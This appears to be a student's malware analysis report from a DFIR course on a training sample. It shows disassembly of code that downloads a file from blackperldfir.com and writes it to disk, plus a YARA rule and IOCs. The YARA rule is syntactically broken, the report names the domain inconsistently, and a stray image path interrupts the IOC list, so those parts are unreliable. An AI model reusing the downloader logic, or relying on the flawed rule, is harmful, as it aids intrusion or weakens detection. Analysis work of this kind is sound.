# Malware Analysis Report

(Sample: Assessment.zip)
(md5: 2EE1DB1C3F2CF2644EE4DE5F179A5C22)

**(Submitted report in order to pass “ Malware Analysis for Incident Responders by Blackperl DFIR ”)**

## 1. Initial Input

Hash:
-md5-2EE1DB1C3F2CF2644EE4DE5F179A5C22
-entropy -6.195
File type: exe(executable)

## 2. Sandbox Analysis

Not conducted due to less resources

## 3. Manual Analysis

### 3.1 Static Analysis

Hash
sha256
-F6552D1BD114FFCCC424E186EEAC0A38F2D68298DFE80CB1CEDC7
25B7B22AFC5
md5-2EE1DB1C3F2CF2644EE4DE5F179A5C22
entropy -6.195

By observing the sections and imports , the sample does not seem to be packed (pe studio)
linker : GNU linker- Supports the observation that the malware isn't in a packed/compressed state (die)

Strings:
"BlackPerlDFIR"
"If you are smart, I am smarter. Dont analyze me. I am inevitable."
"CryptStringToBinary failed"

"Failed to execute the output file\n"
"Failed to create the output file\n"
"CryptStringToBinary failed\n"
"Memory allocation failed\n"
'C:\Users\FlareVM\AppData\Local\Temp\intermediate.exe'

'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA'

Actual Working path:
'https://blackperldfir.com/malfile/README.txt'
"Mozilla/5.0"
"C:\\Users\\FlareVM\\Desktop\\README.txt"

**3.2 Code Analysis:**

-A possible main function which makes imp calls

```
PossibleMain proc near

pcbBinary= qword ptr -58h
pdwSkip= qword ptr -50h
pdwFlags= qword ptr -48h
var_2C= dword ptr -2Ch

push    r12
push    rbp
push    rdi
push    rsi
push    rbx
sub     rsp, 50h
call    sub_14000A6F0
call    sub_140011CA0
call    sub_140011C20
cmp     eax, 1
jz      loc_140013C49
```

-Checks for user agent
And possible connects to
C2 server
-Also creates a file on the
desktop.

```
push    rsi
push    rbx
sub     rsp, 58h
xor     r9d, r9d        ; lpszProxyBypass
xor     r8d, r8d        ; lpszProxy
mov     edx, 1          ; dwAccessType
lea     rcx, szAgent    ; "Mozilla/5.0"
mov     [rsp+98h+dwFlags], 0 ; dwFlags
lea     r14, [rsp+98h+dwNumberOfBytesRead]
lea     r12, [rsp+98h+NumberOfBytesWritten]
call    cs:__imp_InternetOpenA
xor     r9d, r9d        ; dwHeadersLength
xor     r8d, r8d        ; lpszHeaders
lea     rdx, szUrl      ; "https://blackperldfir.com/malfile/READM"...
mov     rcx, rax        ; hInternet
mov     [rsp+98h+dwFlags], 0 ; dwFlags
mov     r15, rax
mov     [rsp+98h+dwContext], 0 ; dwContext
call    cs:__imp_InternetOpenUrlA
mov     dword ptr [rsp+98h+dwContext], 80h ; dwFlagsAndAttributes
xor     r9d, r9d        ; lpSecurityAttributes
mov     r8d, 1          ; dwShareMode
mov     [rsp+98h+dwFlags], 4 ; dwCreationDisposition
mov     rsi, rax
mov     edx, 0C0000000h ; dwDesiredAccess
lea     rcx, FileName   ; "C:\\Users\\FlareVM\\Desktop\\README.txt"
mov     [rsp+98h+hTemplateFile], 0 ; hTemplateFile
call    cs:__imp_CreateFileA
mov     r13, cs:__imp_InternetReadFile
mov     rbp, cs:__imp_WriteFile
mov     rdi, rax
nop     dword ptr [rax+00h]
```

-Possible reading and
writing of files

```
loc_140011D50:          ; Size
mov     ecx, 401h
call    sub_140013540
mov     r9, r14         ; lpdwNumberOfBytesRead
mov     r8d, 400h       ; dwNumberOfBytesToRead
mov     rcx, rsi        ; hFile
mov     rbx, rax
mov     rdx, rax        ; lpBuffer
mov     qword ptr [rax], 0
call    r13 ; __imp_InternetReadFile
mov     r8d, [rsp+98h+dwNumberOfBytesRead] ; nNumberOfBytesToWrite
mov     r9, r12         ; lpNumberOfBytesWritten
mov     rdx, rbx        ; lpBuffer
mov     qword ptr [rsp+98h+dwFlags], 0 ; lpOverlapped
mov     rcx, rdi        ; hFile
call    rbp ; __imp_WriteFile
mov     rcx, rbx        ; Block
call    j_j_free
mov     eax, [rsp+98h+dwNumberOfBytesRead]
test    eax, eax
jnz     short loc_140011D50
```

### 3.3 Dynamic Analysis

-On running the file a message pops up which says :
"If you are smart, I am smarter. Don't analyze me. I am inevitable."
-Adds and deletes multiple registry files
-It contacts blackdfir.com, suggesting communication with a command-and-control server for command reception or data exfiltration.
-It exhibits behaviors typical of sophisticated malware, including anti-analysis measures, file manipulation, registry modifications, and network communication, suggesting it could be used for data exfiltration, system compromise, or further exploitation.
-Creates a file in the folder:
C:\\Users\\FlareVM\\AppData\\Local\\Temp\\intermediate.exe

## 4. Yara Rule

```
rule detect_malware_behavior
 {
meta:
description = "Detects behavior characteristic of malware   based on
assembly analysis"
author = "Soham Kamat Helekar"
reference = "Assembly snippet analysis"

strings:
$string1 = "BlackPerlDFIR"
$string2 = "If you are smart, I am smarter. Dont analyze me. I am
inevitable." $error1 = "CryptStringToBinary failed" $error2 = "Failed to
execute the output file\n"
$error3 = "Failed to create the output file\n"
$error4 = "Memory allocation failed\n"
$path_string"C:\\Users\\FlareVM\\AppData\\Local\\Temp\\intermediate.exe"
```

condition: any of ($string1, $string2, $error1, $error2, $error3, $error4, $path_string)

}

## 5. IOC

1. File Path IOC:
    - File Path: `"C:\\Users\\FlareVM\\AppData\\Local\\Temp\\intermediate.exe"`
        - Description: This string represents a specific file path that the assembly code references or manipulates.
2. String-based IOCs:
    - `"BlackPerlDFIR"`
        - Description: A unique string that appears in the assembly code, potentially used as an identifier or marker.
    - `"If you are smart, I am smarter. Dont analyze me. I am inevitable."`
        - Description: A warning or deterrent message aimed at analysts, indicating anti-analysis techniques.
    - `"CryptStringToBinary failed"`
        - Description: An error message indicating a failure in the CryptStringToBinary function, which might be used in cryptographic operations.
    - `"Failed to execute the output file\n"`
        - Description: An error message indicating a failure to execute an output file.
    - `"Failed to create the output file\n"`
        - Description: An error message indicating a failure to create an output file.
    - `"Memory allocation failed\n"`


        - Description: An error message indicating a failure in memory allocation.
3. Network-based IOC:
    - Domain: `blackdfir.com`
        - Description: The assembly code contacts `blackdfir.com`, suggesting potential network communication with this domain.
4. Registry-based IOCs:
    - Behavior: Adds and deletes multiple registry keys.
        - Description: Specific keys and patterns would need to be identified from dynamic analysis for precise IOCs

.

cont..

## Malicious Document Analysis

Based on the analysis the txt is in Base64 and when decoded it results in another Base64-encoded string, which further decodes into "gzipstream unarchived", here's how to frame it as an IOC (Indicator of Compromise)




## Summary:

The presence of Base64-encoded content in the malicious document indicates potential attempts to obfuscate or hide sensitive information or executable instructions. The specific presence of "gzipstream unarchived" suggests potential involvement with decompression or archive extraction routines, possibly related to malicious payload delivery or evasion techniques.

The analyzed executable demonstrates characteristics of potential malicious behavior, including registry manipulation, network communication to `blackdfir.com`, and obfuscation techniques through error messages and string indicators. These findings provide actionable insights for threat detection, incident response, and ongoing security monitoring efforts within your environment.